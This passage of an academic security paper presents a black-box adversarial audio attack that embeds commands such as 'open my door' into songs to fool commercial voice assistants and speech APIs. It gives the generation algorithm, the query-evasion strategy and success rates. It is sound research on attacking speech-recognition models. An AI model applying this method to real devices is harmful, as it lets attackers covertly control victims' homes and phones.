Once the attack audio is generated, we assume it will be played by speakers (either dedicated speakers or speakers on radio, TV, smartphone, computer, etc.), which is placed not quite far away (e.g., 5~200 centimeters) from the target IVC devices. For example, the methods proposed in [39] can be used to remotely control the contents played by the radio. Furthermore, we do not have the knowledge of the speakers, or the microphones of the target devices. Once the attack is successful, an indicator could be observed. For instance, the attack audio with the command of "Echo, turn off the light" is successful by observing the corresponding light off.

3.3 Technical Challenges

Currently there are several methods to attack black-box models. First, attackers can probe the black-box model by continuously querying it with different inputs, analyzing the corresponding outputs, and adjusting the inputs by adding perturbations to craft the workable AEs. However, such method normally suffers from the problems of uncertainty in terms of probing process and timing cost, especially for a commercial IVC device whose models are quite complex for approximation. Another method is "transferability" based, i.e., AEs generated on a known Model $\boldsymbol{A}$ are used to attack the target Model $\boldsymbol{B}$, as long as those two models are similar in the aspects of algorithm, training data and model structure. If Model $\boldsymbol{A}$ is hard to find, a local model can be trained based on the algorithm and training data to approximate the target Model $\boldsymbol{B}$, to implement the "transferability". However, since the target Model $\boldsymbol{B}$ is black-box, the similarity is hard to determine and the algorithm as well as the training data may not be available.

4 Approaches

In this section, we present our approach of AE based attacks against the commercial black-box IVC devices. Figure 1 gives the details of our approach. We start by transferability based approach (Step ① in Figure 1), via an enhancement over the existing state-of-the-art work generating AEs against ASR systems. Then we describe the novel approach of "Alternate Models based Generation" (Step ②, ③, and ④ in Figure 1).

4.1 Transferability Based Approach

For the black-box AE based attacks, the knowledge about the internal model is not known, so a straightforward method is to generate AEs based on a white-box model and transfer the AEs to the black-box model. The success of the transferability

[4]However, as the paper is written, we could not find such API service from Apple yet. Communication with Apple Siri developers confirmed that Apple has not released their speech API service to the public. In this work, we proposed an alternative approach to hack such IVC devices without corresponding API service available, like Apple Siri, in Section 6.3.

[5]Based on our experiments, Amazon seems like an exception, which will be discussed in Section 6.2.




Figure 1: Architecture of general adversarial attack against ASR API service and IVC devices.

based attacks depends on the similarity between the internal structure and parameters of the white-box and black-box models. Recent research demonstrates that the transferability could work on heterogeneous models through the improvement of AE generation algorithm [32].

Initial try. To implement the transferability-based approach, we start by adopting Kaldi ASpIRE Chain Model as the white-box model, and refer to the idea of "pdf-id matching algorithm" proposed in CommanderSong [40] to generate AEs. We make such choices because (i) CommanderSong is the state-of-the-art AE generation work based on white-box model as this paper is written; (ii) the AEs generated in CommanderSong demonstrates transferability to iFLYTEK application—a black-box ASR system—running on smartphone, when played over-the-air; and (iii) the white-box model used in CommanderSong is accessible and popular.

We tested the AEs generated using the above approach on our target black-box ASR systems such as the Google Cloud Speech-to-text API, and find that only few AEs can be partially recognized as "Google", "Hey Google", "phone", etc. The success rate of the transferability on Amazon Transcribe, the API service offered by Amazon, is even lower. This is not surprising, since CommanderSong was not designed to transfer across different systems.

Enhancement. We analyzed the approach proposed in CommanderSong and enhanced it by applying the Momentum based Iterative Fast Gradient Method (MI-FGM) to improve the transferability of the AEs. The momentum method was introduced in [23], which can accumulate a velocity vector in the gradient direction during iterations. In each iteration, the gradient will be saved, and then combined using a decay factor with the previously saved gradients. The work [23] also demonstrated that by combining these gradients together, the gradient direction will be much more stabilized and the transferability of AEs could be enhanced. Furthermore, we added random noise into the samples in each iteration to improve the robustness of the AEs, similar as in CommanderSong [40].

Specifically, let g_{t+1} be the gradient in the $(t+1)th$ iteration, and g_0 be start gradient 0. Let x_t^* denote the AE generated in the $(t)th$ iteration, and x_0^* be original audio. $Clip_\varepsilon$ is a function clipping the values exceeding the pre-defined maximum and works in each iteration. Therefore, x_{t+1}^* within the ε vicinity can be obtained based on MI-FGM as below:

$$g_{t+1} = \mu \cdot g_t + \frac{J(x_t^*, y)}{\|\nabla_x J(x_t^*, y)\|_1} \quad (1)$$

$$x_{t+1}^* = x_t^* + Clip_\varepsilon(\alpha \cdot g_{t+1}) \quad (2)$$

where y is the probability value of the target pdf-id sequence of x_t^*, μ is the decay factor for the momentum, α is the step factor[6], $J(x_t^*, y)$ is the loss function. Intuitively, MI-FGM uses the gradient of the loss function to determine the direction, along which the loss function itself can be minimized. Compared with normal FGM, MI-FGM replaces the current gradient with the accumulated gradients of all previous steps.

Based on our evaluation, the enhanced approach helps to generate a few AEs attacking black-box ASR API services (e.g., Google Cloud Speech-to-Text API) with low success rate and works even poorer on IVC devices (see Section 6.2). The main reason is that the approach to generate AEs mainly depends on the sample's transferability to other black-box systems. Thus, we consider the transferability based approach has one major limitation: the crafted AEs are generated more towards the white-box model. However, the decision boundaries may vary between the white-box model used to generate the AEs and the target black-box model.

4.2 Alternate Models based Generation

Approach overview. First, we propose to build our carefully augmented corpus to train a local model approximating the target black-box model on the desired commands. As the AEs generated from Kaldi ASpIRE Chain Model can be transferred to the target black-box model in some extent, we take it as the large base model, and use it to enhance the small substitute model to generate the AEs. Therefore, the large base model can generate most of the acoustic features of the desired command (Step ① in Figure 1). Furthermore, the last generated AE of the base model will be fed into the substitute

[6]Dong et al. evaluated the success rate of AEs for different decay factors and found 1.0 is the optimal value [23]. Carlini et al. used Adam optimizer to minimize the loss function where the default step factor α is set as 100 [5]. In this paper, we set those two factors based on the above two works.

model (Step ② in Figure 1). Thus, the unique features of the desired command on the target model can be adjusted in a fine-grained manner by the substitute model (Step ③ in Figure 1), since it was trained based on an augmented corpus (details in Section 4.2.1) that can be well recognized by the black-box model. During the AE generation process under each model, we use a small subset of AEs to query the target ASR API service according to our query reduction method (Step ⑤ and Step ⑥ in Figure 1). If none of these AEs works, the last crafted audio (an unsuccessful AE) from the substitute model will be fed to the base model as the input for the next epoch (Step ④ in Figure 1). Finally, we select the effective AEs to compromise the target IVC devices (Step ⑦ in Figure 1). Below we detail such approach.

4.2.1 Local Model Approximation

Training set with limited number of phrases. Generally, the commercial black-box models are trained with significantly large proprietary dataset, and the structure of the neural network can be quite complicated. Therefore, it is extremely difficult to obtain the corpus or even infer the details about neural network. In other words, training a local substitute model completely approximating the target commercial black-box system is almost unpractical. However, since our ultimate goal is to hack the commercial IVC devices and in turn leverage it to compromise the victim's digital life, we are only interested in a limited number of selected phrases such as "open my door", "clear notification", etc. A side product of selecting those phrases is that, based on our experiences, the IVC devices are trained to be quite robust to those phrases, e.g., "open my door" on Amazon Echo, "what is the weather" and "play music" on Microsoft Cortana and Google Assistant. Hence, we just need to train a local model partially approximating the target system on the most frequently used phrases, also the ones we are highly interested in, on IVC devices. We use Text-to-Speech services to generate TTS audio clips for our desired phrases (details in Section 5.3) as the training set for local model approximation.

Training set augment. The above observation inspired us the idea of the local partial approximation. However, the training set has two problems: the number of phrases in the training set is too limited for training; and the robustness of an IVC device to a phrase is unknown. To solve these problems, we augment the training set by tuning the TTS audio clips, i.e., either changing the speech rate of and adding noises to them. Based on our experience, the changing of the speech rate and the noise amplitude is quite unique to different ASR systems, e.g., a specifically tuned audio might be decoded correctly with high confidence by one ASR system, but incorrectly by the other. Hence, we believe that those tuned but still correctly decoded audio clips can help to uniquely characterize different ASR systems, and that training an ASR system with plenty of such audio clips will guide it towards the target ASR system on the desired phrases in the audio clips.

Obviously, not all the tuned audios can still be decoded correctly by the target black-box system. In our research, we assume that the speech recognition mechanisms of the IVC devices are similar to that of the API service provided by the same company[7]. Hence, we query the corresponding online speech API service on them, and filter out those either not correctly decoded, or decoded correctly but with low confidence values. The magnitude of the corpus augmented in this way is not very big, usually 3~6 hours for ten selected phrases, which can be finished in about 1500 queries on the target speech API service.

4.2.2 AE Generation

Generating AEs with base model and substitute model. After the local substitute model is trained based on the augmented dataset, we ensemble it with the large base model for the alternate models generation summarized in Algorithm 1. Specifically, Line 3 and Line 4 are for the AE generation on the large base model and the small substitute model respectively. The AE generation is the same for two models and defined as the function "AEGENERATION" in Line 8~24.

Algorithm 1 Alternate Models Generation Algorithm

Require: The original audio x_0, the target label y, f_{target} is the function to get output from black-box model, the black-box query interval times $T_{interval}$, the maximum allowed epoch $EpochMax$.
Ensure: A set of adversarial example collection X^*, all with label y under classifier f_{target}.

1: $x_0^* = x_0$; $g_0 = 0$; $CurrentEpoch = 0$; $T^*_{interval} = T_{interval}$
2: **while** $CurrentEpoch < EpochMax$ **do**
3: AEgeneration (Base Model Settings);
4: AEgeneration (Substitute Model Settings);
5: $CurrentEpoch++$;
6: **end while**
7: **return** X^*
8: **function** AEGENERATION(Model Settings)
9: Reset $T^*_{interval} = T_{interval}$;
10: **for** each $t \in [0, T-1]$ **do**
11: Take x_t^* for current model f and get the gradient;
12: Update g_{t+1} by Eq. 1;
13: Update x^*_{t+1} by Eq. 2;
14: **if** $t \mod T^*_{interval} = 0$ **then**
15: Input x^*_{t+1} to f_{target} and get $f_{target}(x^*_{t+1})$;
16: **if** $f_{target}(x^*_{t+1})$ match y **then**
17: Put x^*_{t+1} into X^*;
18: **else**
19: Update $T^*_{interval}$ by Eq. 3;
20: **end if**
21: **end if**
22: **end for**
23: Set $x_0^* = x_T^*$;
24: **end function**

[7] Although previous studies [29, 42] show that it is possible to recover Speech-to-Text functionality from some IVC devices like Echo, their approaches cannot obtain the confidence values for the decoded results, which are required in our approach.

In each iteration of the for loop starting at Line 10, the gradient is updated in line 12 based on Eq. 1 and the audio sample is crafted in line 13 based on Eq. 2. To successfully attack the target black-box model, we need to query the target speech API service and validate whether the decoded result of the crafted audio sample is as expected or not. An intuitive way is to submit the sample generated in each iteration, so any potential effective AE will not be ignored. However, such method will incur a significant amount of queries sent to the API service, which could be costly and at the same time suspicious. Therefore, we implement the query reduction algorithm (will be detailed at the end of this subsection), which aims to reduces the number of queries to the target black-box system. At Line 1, we set the $T_{interval}$ as the number of iterations between two consecutive queries to the target black-box system, and then at Line 19, it is updated based on Eq. 3, according to the recognition results from the target black-box system.

If after T iterations, effective AE is still not generated (i.e., Line 16 always returns false), we assume the transferability based attack does not work well towards the target black-box system. We will use the output x^* from the last iteration as the input to the local substitute model, then use the same gradient algorithm to craft the adversarial sample under the substitute mode settings. If after we reach the T iterations and the local substitute model approximation approach still does not succeed in generating the AE for the target command, we go back to Line 2 to restart the whole algorithm. The $EpochMax$ parameter can restrain the number of total alternations. For Line 16~17, we will not break the "AEGENERATION" function even if the Line 16 returns "True" and an effective AE is crafted towards the target ASR API service. This is because the successful sample to attack the target ASR API service does not necessarily indicate the success towards IVC devices. Therefore, instead of breaking the function, once a successful AE is found, we save it towards the target ASR API service. Finally, we can return a set X^*, where we preserve all potential effective AEs towards target IVC devices.

Efficient query of the black-box API. Intuitively, we can query the black-box server after a few iterations, instead of every iteration. We compare the decoded transcript of the current sample from the black-box model with the desired transcript, and use it as a reference to determine when the next sample should be sent to the black-box server. Suppose we set the number of iterations between two queries to the target black-box model as $T_{interval}$, and there are s words from the decoded transcript of AE that match the desired commands (e.g., $s = 2$ if "the door" is decoded from the current iteration for the desired command "open the door"). Then $T^*_{interval}$ should be updated by Eq. 3.

$$T^*_{interval} = \lfloor T_{interval} \times \frac{1}{s+1} \rfloor \quad (3)$$

Actually when examining the word match, we check the phonetic similarity of the words, rather than character-by-character match, since the language model of the speech recognition systems will refine the phonetic-similar words based on semantics. Hence, we applied SoundEx [35], a tool to encode homophones with the same representation even though they have minor differences in spelling. Thus, s will be updated by comparing the SoundEx code of the decoded command and the target command. For example, "inter" is encoded by SoundEx as "$I536$" and "pay Internet fee" is encoded as "$P000\ I536\ F000$". We consider one match (the code "$I536$") when comparing such decoded output and desired command, so s will be set as 1 in this case.

4.2.3 Understanding the Attack

Although our approach works effectively in a black-box attack, which will be demonstrated in our experiments (Section 6.2), theoretic analysis of the technique are nontrivial, just like the attempt to interpret adversarial learning in general. Following we provide high-level intuition behind our approach through an example.

At a high level, our approach is based upon the observation that different ASR systems have some similarity in their classification models, which allows us to utilize a white-box, well-trained base model to move an instance towards the target model's decision boundary, though it is likely different from that of the white-box model. This difference is further addressed using the substitute that fine-tunes the instance based upon the features of the target, including those related to its decision boundary. In this way, we can utilize both the information learnt from the target by the substitute and that shared between the base model and the target to build a successful AE.

For example, consider an attack on the Alexa Transcribe API using the approach proposed in Section 4.2. The target command is "clear notification". According to the experimental results, we found that the generation process (the base model->substitute model->base model) helped find the results that came closer to the target (recognized as "I don't" by Alexa Transcribe API). These results were then further adjusted by the substitute model towards the target. They became "notification" in the $10th$~$30th$ iterations, and were recognized as "clear notification" in the $48th$~$60th$ iterations. We believe that the transformation from "I don't" to "clear notification" is attributed to the fact that the substitute is trained to simulate the behavior of the Alexa Transcribe API on "clear notification".

5 Implementation

5.1 Target IVC Devices and ASR Systems

Since we are developing a general approach generating AEs against commercial black-box IVC devices, we plan to examine the AEs on most of the popular IVC devices currently available on the market. In particular, we consider the speech recognition devices/systems from Google, Microsoft, Amazon, Apple, and IBM into the following three categories. First,

we can find the ASR API services associated with the corresponding IVC devices, e.g.,Google Assistant and Google Cloud Speech-to-Text API[8] (Category 1). Second, IVC device is available, but ASR API is not, e.g., Apple Siri (Category 2). Last, ASR API is available, but IVC device is not, e.g., IBM Speech to Text API (Category 3).

Regarding Category 2, since there does not exist online ASR API service required by local model approximation, we attack such IVC devices mainly via transferability as in Section 4.1. As for Category 3, since we cannot find the IVC device of IBM, we simulate such scenario by playing the AE, recording it and then using the ASR API service to decode the recorded audio as in Section 6.3. All the available ASR API services return the decoded transcripts and the corresponding confidence level for the decoding.

5.2 Phrase Selection

Since the aim of our approach is to attack the commercial IVC devices like Google Home, we only focused on the specific commands frequently used on these devices, e.g., "turn off the light", "navigate to my home", "call my wife", "open YouTube", "turn on the WeMo Insight", etc. For each target model, we selected 10 such commands and further appended the default wake-up words for different systems (Google Home, Amazon Echo and Microsoft Cortana) before each of them. For the IBM Speech to Text API without commercial IVC devices available, we utilized daily conversation sentences. The full list of the phrases used on the target platforms are presented by Table 10 and Table 11 in Appendix G.

5.3 Local Model Approximation

Model selection. In our experiment, we chose the Mini Librispeech model[9] as the substitute model to approximate the target models. Specifically, we used the default architecture and hyper-parameters of Mini Librispeech to train all four substitute models in our paper. These models were found to be highly effective in our study (Section 6.2). On the other hand, we acknowledge that even better performance could be achieved by tuning model parameters, a mostly manual and time-consuming procedure. So, our attack should only be viewed as a lower bound for the security threats these commercial systems are facing.

Corpus preparation. To enrich our corpus, we use 5 TTS (Text-to-Speech) services to synthesize the desired command audio clips, i.e., Google TTS [11], Alexa TTS [3], Bing TTS [6], IBM TTS [13] and an unnamed TTS [9], with 14 speakers in total including 6 males and 8 females. After using the above TTS services to generate the desired command audio clips, we enrich it by adding background noise or twisting the audio. For the former, we add white noise to the original audio, and set the amplitude of the added white noise to be α. For the latter, we twist the original audio by changing its speech rate either slower or faster. We define the twist-rate as β ($\beta = original_audio_duration/twisted_audio_duration$). Finally, we use the target black-box model to recognize the tuned audio and filter it based on the correctness and the confidence level of the decoded results. The values of α, β and the size of the corpus after filtering are shown in Table 5 in Appendix A.

We constructed the training corpus by combining the tuned TTS audio clips (generated from the queries on the target model) and the supplemental corpus from Mini Librispeech. This is because the tuned TTS audio clips alone would cause the substitute model to overfit to the set of commands used in the queries (in the tuned TTS audio clips). As a result, the AEs found from the less generalized substitute model can be less effective at attacking the target models. On the other hand, solely relying on the supplemental corpus is not effective either, since the substitute trained without the information from the target will behave very differently from the target, as confirmed by our experiment (alternate models based generation without approximation) in Section 6.4.

Furthermore, we evaluate the impact of different sizes of supplemental corpus on Microsoft Bing Speech Service API in Appendix B, and the results show that 3~40 hours size of the supplemental corpora are all effective for our approach, while with 1 hour supplemental data cannot generate AEs for all of the target commands. For the four substitute models of the target black-box platforms, we use the default Mini LibriSpeech corpus (7.35 hours) as the supplemental corpus.

Training the substitute model. To train the substitute model, we need to label the audio clips in the training corpus. Also, as mentioned in Section 4.2, retrieving the pdf-id sequence of the target commands is critical in our attack. However, we found that some words (such as Cortana, WiFi, Bluetooth, YouTube, WeMo, TV, etc.) are not included in the dictionaries of the Mini Librispeech model and the ASpIRE Chain model, so we cannot directly label these words and get the pdf-id sequences of the corresponding commands. Simply extending the vocabulary of the language models [15] requires the entire language models be retrained. To address this problem, we leveraged some linguistically similar phrases, based upon the prior research [29, 42], to label those undocumented ones[10], which allows us to identify the pdf-id sequences of their commands and further generate their AEs.

[8] There are four models in Google Cloud Speech-to-Text API, e.g., "phone_call model", "video model", "command_and_search model" and "default model". In detail, "phone_call model" is used to translate the recorded audio from phone call; "command_and_search model" is used for voice command and short speech searching; "video model" is used for the video; "default model" is not designed for a specific scenario. We use the command_and_search model to label our corpus since our corpus are more suitable for voice command and search application.

[9] Both Mini Librispeech and Kaldi ASpIRE (used as the base model) use chain model, and Mini Librispeech is easy to implement.

[10] The phrases like "Cort tana", "why fi", "blue tooth", "you too boo", "we mow" and "T V" are used to replace "Cortana", "WiFi", "Bluetooth", "YouTube", "WeMo" and "TV", respectively.

6 Evaluation

6.1 Experiment Setup

Hardware. We conduct the experiment on the sever equipped with four Nvidia Tesla K40m GPUs and 2 x 10 core Intel Xeon E5-2650 2.30GHz processors, with 131 Gigabytes of RAM and 1 Terabyte Hard Drive. We use a laptop (Lenovo W541/Dell XPS 15/ASUS P453U) and a phone (iPhone SE/iPhone 8) connected to a speaker (JBL clip 2/3 portable speaker) to play out AEs. The target IVC devices are Google Home Mini, Amazon Echo 1st Gen and voice assistants on phones (Google Assistant App on Samsung C7100/iPhone SE and Microsoft Cortana App on Samsung C7100/iPhone 8)[11]. The transferability of the AEs on Apple Siri is tested on iPhone 8 and iPhone XR. The AEs on IBM WAA tests are recorded by Huawei P30.

The original audio. Similar to CommanderSong, our attack utilizes songs as the carrier for the AE produced. Specifically, we used the dataset released by the CommanderSong project [8], which contains 5 songs in each of the soft, popular, rock and rap categories. Among them, we selected the songs in the soft and popular categories, which are less noisy, allowing the integrated perturbations more likely to overwhelm the background music and be decoded correctly by the target IVC devices. To further evaluate the 10 songs, we utilized two commands "Okay Google, navigate to my home" and "Hey Cortana, turn off the bedroom light", and ran our approach to embed the commands into the songs, against the speech recognition APIs provided by Google and Microsoft Bing. The results show that all the 10 songs can serve as carriers for the commands to ensure their recognition by the APIs. However, when listening to these AEs, we found that four instances using soft songs and one using a popular song were less stealthy than the other 5 manipulated songs and therefore selected the latter for all follow-up experiments. Our experimental results show that for each target command of each target platform, there are at least 2 music clips across these 5 songs that can be crafted as effective and stealthy AEs. Further we studied the songs more likely to be good candidates for covering different commands (Section 7.1).

Besides the songs, we also tried other types of sounds as our carriers for malicious commands in the experiments, e.g., ambulance siren sound, train passing sound, etc. We found songs perform best in both effectiveness and stealthiness among those sounds. Therefore, we choose the songs as our carrier.

6.2 Effectiveness

We evaluate the effectiveness of AEs generated by transferability based approach (TBA) and those generated by alternate models generation approach (AGA) on the commercial Speech API services and IVC devices. The target commands for every black-box platform are listed in Table 10 and Table 11 in Appendix G. Similar to the existing works [20, 34, 40], we use *SNR*[12] to measure the distortion of AE to the original song.

Speech-to-Text API services attack. We feed our adversarial examples (AEs) directly into the corresponding API services, and observe the results. For the four models of Google Cloud Speech-to-Text API (Section 5), we show the results of "phone_call model" and "command_and_search model", since according to our tests the former is similar to "video model" and the latter is similar to "default model".

When attacking Speech-to-Text API, since we do not need to wake up the IVC devices, we consider the AE successfully attacks the target if the returned transcript matches the desired command. The results are shown in Table 1, with the *SNR* being the average of all commands on each black-box platform (The result of each individual command can be found in Table 10 in Appendix G). Specifically, the effectiveness of our approach is evaluated using the success rate of command (SRoC), that is, *the number of successful commands* vs. *the total number of the commands* evaluated on a target service. Here a successful command is the one for which we can generate at least one workable AE using our approach. The results show that the AEs produced by TBA work well on Google phone_call model with 100% SRoC, but fail on Google command_and_search model and Amazon Transcribe. Also the AEs generated by AGA achieve an SRoC of 100% for all Speech-to-Text API Services except Amazon Transcribe.

Table 1: The overall SRoC results on API services.

Black-box	Google		Microsoft Bing	Amazon Transcribe	IBM STT
	Phone	Command			
TBA	10/10	0/10	2/10	1/10	3/10
AGA	10/10	10/10	10/10	4/10	10/10
SNR (dB)	11.97	9.39	13.36	11.21	10.06

Note: (1) "Phone" and "Command" represent the "phone_call model", "command_and_search model" of Google Cloud Speech-to-Text API, respectively. (2) "Microsoft Bing" represents the Microsoft Bing Speech Service API. (3) "IBM STT" represents the IBM Speech to Text API. (4) The results were all based on the tests conducted in October 2019.

As for Amazon Transcribe API service, we only crafted successful AEs on 4 out of 10 target commands using AGA method (details in Table 10 in Appendix G). We then performed more tests on Amazon Transcribe API and found that the API service cannot even recognize some plain TTS audio clips for the target commands correctly. In contrast, these commands can always be recognized by Amazon Echo. There can be reasons for such difference. First, different models could be used by Amazon Transcribe API and Echo device. Second, the developers of Amazon Echo may set lower threshold to identify voice commands, thus it is more sensitive to the voice

[11] In Table 11, we elaborate the hardware used for each test.

[12] *SNR*, defined as the ratio of the original signal power to the noise power, can be expressed as follows: $SNR(dB) = 10\ log_{10}\ (P_{x(t)}/P_{\delta(t)})$, where $P_{x(t)}$ represents the average power of the original signal and $P_{\delta(t)}$ represents the average power of the distortion. It can be seen that a larger *SNR* value indicates a smaller perturbation.

commands when used physically.

IVC devices attack. We selected the AEs that can successfully attack the API service with high confidence score (≥ 0.6) to attack the IVC devices. Specifically, since the AEs working poorly on Amazon Transcribe API are not necessarily working poorly on Amazon Echo as we identified before, we decide to test the AEs on Amazon Echo directly, even if they failed on Amazon Transcribe API. In our experiment, if the devices respond to the played AE in the same way as the regular voice command from human being, we consider the AE for this command successful.

As shown in Table 2, the average SRoC of TBA is 26%. In contrast, the average SRoC of AGA over all IVC devices can be improved to 98%, which shows the proposed approach is very effective in attacking real-world IVC devices. Based on our evaluation, we find that for most of the black-box models, we can always find the AEs that can successfully attack their corresponding IVC devices from the ones that have fooled the ASR API services. However, Amazon Transcribe API and Amazon Echo are the exception. We find that although attacking Amazon Transcribe API is difficult, we can always generate AEs with 100% SRoC for the 10 target commands to attack Amazon Echo. The full list of successful commands on different IVC devices are shown in Table 11 in Appendix G. As we can see, some of those commands can cause safety or privacy issues, e.g., "Okay Google, navigate to my home", "Okay Google, take a picture", "Echo, open my door", etc.

Table 2: The overall SRoC results on IVC devices.

Black -box	Google		Microsoft	Amazon	IBM
	Assistant	Home	Cortana	Echo	WAA
TBA	4/10	4/10	2/10	0/10	3/10
AGA	10/10	9/10	10/10	10/10	10/10
SNR (dB)	9.03	8.81	10.55	12.10	7.86

Note: (1) "WAA" is used to represent "Wav-Air-API" attack. (2) The results were all based on the tests conducted in October 2019.

We used a digital sound level meter "SMART SENSOR AS824" to measure the volume of AEs. The background noise was about 50 *dB*, and the played audios were about 65~75 *dB*, compared to some special cases of the sound level presented in [7, 17], e.g., talking at 3 feet (65 *dB*), living room music (76 *dB*). We also conducted experiments to test our AEs in realistic distance. For example, the AE with the command "Echo, turn off the light" can successfully attack Echo as far as 200 centimeters away, and the AE with the command "Hey Cortana, open the website" can successfully attack Microsoft Cortana as far as 50 centimeters away.

Robustness of the attack. To evaluate the robustness of our attack, we define the success rate of AE (SRoA) as the ratio of *the number of successful tests* to *the total number of tests* if an AE has been repeatedly played. Table 11 shows SRoA measured over 30 tests for each target command. The results show 76% (38/50) of the commands have SRoAs over 1/3, showing that our attack is quite robust.

6.3 Attacking Other Platforms

Over-the-air attack against IBM Speech to Text API. As stated in Section 5.1, we use "Wav-Air-API" (WAA) to simulate the IVC device of IBM. The results are shown in Table 2. Overall, such WAA attack demonstrates similar performance as other IVC devices, which further indicates the effectiveness and generality of our proposed approach.

AEs attack against Apple Siri. Since there is no online speech-to-text API service available from Apple, we tried two methods to attack Apple Siri: (1) we generate AEs directly using the transferability based approach; (2) we "borrow" the AEs demonstrating good performance on the other IVC devices. As shown in Table 9 in Appendix F, only the command "What is the weather?" generated from TBA can attack Apple Siri successfully. For the other commands, we rely on the help from AEs generated from AGA for other IVC devices[13]. From Table 9, we find all the seven AEs can successfully attack Siri, which demonstrates the transferability of AGA[14].

6.4 Evaluation of Possibly Simple Approaches

Local model approximation with a larger corpus. Apparently, if the local model is trained by a larger corpus of tuned TTS audio clips, it could approximate the target black-box model better (Certainly a larger corpus means a larger amount of queries to the online API service, which could be suspicious.). Below we describe a preliminary evaluation of the AEs generated by such local model.

We choose Google command_and_search model as our target system. Then we pick up four commands that the AEs generated by our approach can be decoded by Google command_and_search model with 100% SRoC. The details of the commands are shown in Table 7 in Appendix C. As in Section 4.2.1, we use TTS to generate regular speech of those commands, and extend the corpus by tuning TTS audio clips. Finally the corpus is filtered out by the labeling from Google command_and_search model with the same confidence level as that in our approach. Hence, we obtain a corpus of about 23.86 hours (5100 oracle queries), almost 5.17 times larger than that used in our approach. After the local model is trained with the larger corpus, we use the "MI_FGM" algorithm to generate AEs and evaluate them on the target.

The results show only one command "OK Google, turn off the light" succeeds on Google command_and_search model, but still fails on Google Home. The other commands do not have any successful AEs generated for Google command_and_search model and Google Home/Assistant. Based on the results of the preliminary testing, even if the adversary could afford the cost of preparing larger corpus and a larger amount of queries, the AEs generated from such simplified

[13] When testing AEs from the other IVC devices on Apple Siri, we ignore the wake up words, e.g., "OK Google, play music" should be truncated to "Play music".

[14] The test was conducted in January 2019. However, we found that the AEs cannot work on Apple Siri since July 2019 (details in Section 7.3).

Table 3: Results of the comparison tests with different approaches.

Black -box	Target command	Plain TTS	Command -erSong	Original song + TTS				Devil's Whisper	
				SRoA of Group1	SNR (dB)	SRoA of Group2	SNR (dB)	SRoA	SNR (dB)
Google Assistant	Okay Google, take a picture.	10/10	0/10	6/10	7.15	9/10	6.45	5/10	6.45
	Okay Google, navigate to my home.	10/10	0/10	3/10	4.08	0/10	11.98	4/10	12.02
Google Home	Okay Google, turn off the light.	10/10	0/10	6/10	4.05	0/10	10.75	7/10	10.73
	Okay Google, play music.	10/10	0/10	2/10	4.53	0/10	11.63	3/10	11.61
Microsoft Cortana	Hey Cortana, open the website.	10/10	0/10	6/10	0.21	0/10	12.01	8/10	12.03
	Hey Cortana, make it warmer.	10/10	0/10	9/10	3.38	0/10	9.38	9/10	9.34
Amazon Echo	Echo, turn off the computer.	10/10	0/10	6/10	3.39	0/10	14.29	7/10	14.28
	Echo, call my wife.	10/10	0/10	4/10	-0.78	0/10	10.78	3/10	10.88

Note: (1) The success rate "A/B" indicates that there are A tests success to trigger the command on the black-box platforms in B tests. (2) The results were all based on the tests conducted in July 2019. (3) Hardware settings: we used ASUS P453U as the audio source and JBL Clip 2 as the speaker for all test cases. Google Assistant and Microsoft Cortana were tested on Samsung C7100. Amazon Echo and Google Home were tested on Echo 1st gen and Google Home Mini. Volume of AEs is about 70 *dB* and distance ranges 5~15 centimeters.

approach is not as effective as our proposed alternate models based generation with approximation approach.

Alternate models based generation without approximation. Another intuitive approach is based on the assumption that if one AE works on multiple models, it is highly possible that it works on the target model, without the need to approximate the target. We kept the ASpIRE Chain model as the base model, and trained the Mini Librispeech model without the tuned TTS corpus. Specifically, we selected four target commands from Table 10 in Appendix G to attack Google command_and_search model and Google Assistant/Home. We ran the proposed alternate models based generation approach based on those two models (ASpIRE Chain model and Mini Librispeech model) to craft AEs. However, as shown in Table 8 in Appendix D, only one out of four commands works on Google command_and_search model and Google Assistant, while all the four commands fail on Google Home.

Other straightforward approaches. We conducted experiments to compare our Devil's Whisper attack with other straightforward approaches, i.e., "Plain TTS", the AEs of CommanderSong, the "Original song + TTS". Specifically, we selected eight target commands frequently used on four IVC devices, as shown in Table 3. Each command was covered by the same original song for different cases. Particularly, samples in "Original song + TTS" were generated by combining the song and the TTS command with Adobe Audition software [1]. Note that for such a simple combination, whether the injected command can be clearly heard and therefore interpreted by the IVC depends heavily on the strength of the signal from the song (in terms of its volume) vs. that of the command in the TTS audio. To evaluate the perturbation of the TTS audio on the original song, we calculated the *SNR* of the combinations by treating the TTS audio (the command) as noise and the song as signal.

The results of our experiment are shown in Table 3. Overall, the AEs from the Devil's Whisper attack can effectively attack the target IVC devices using those commands. Without any surprise, the "Plain TTS" audios triggered the devices to act on those commands each time. The AEs produced by CommanderSong, which is not designed for the black-box attack, failed to achieve a single success on these devices. As stated in Section 4.1 under "Initial try", sometimes CommanderSong AEs can be partially recognized as "Hey Google", thus waking up Google Assistant/Home. Occasionally, part of the commands can be recognized by a woken Google Assistant or a Microsoft Cortana. However, none of the AEs (with the *SNR* between 2 and 14) could cause the IVC devices to act on the injected commands.

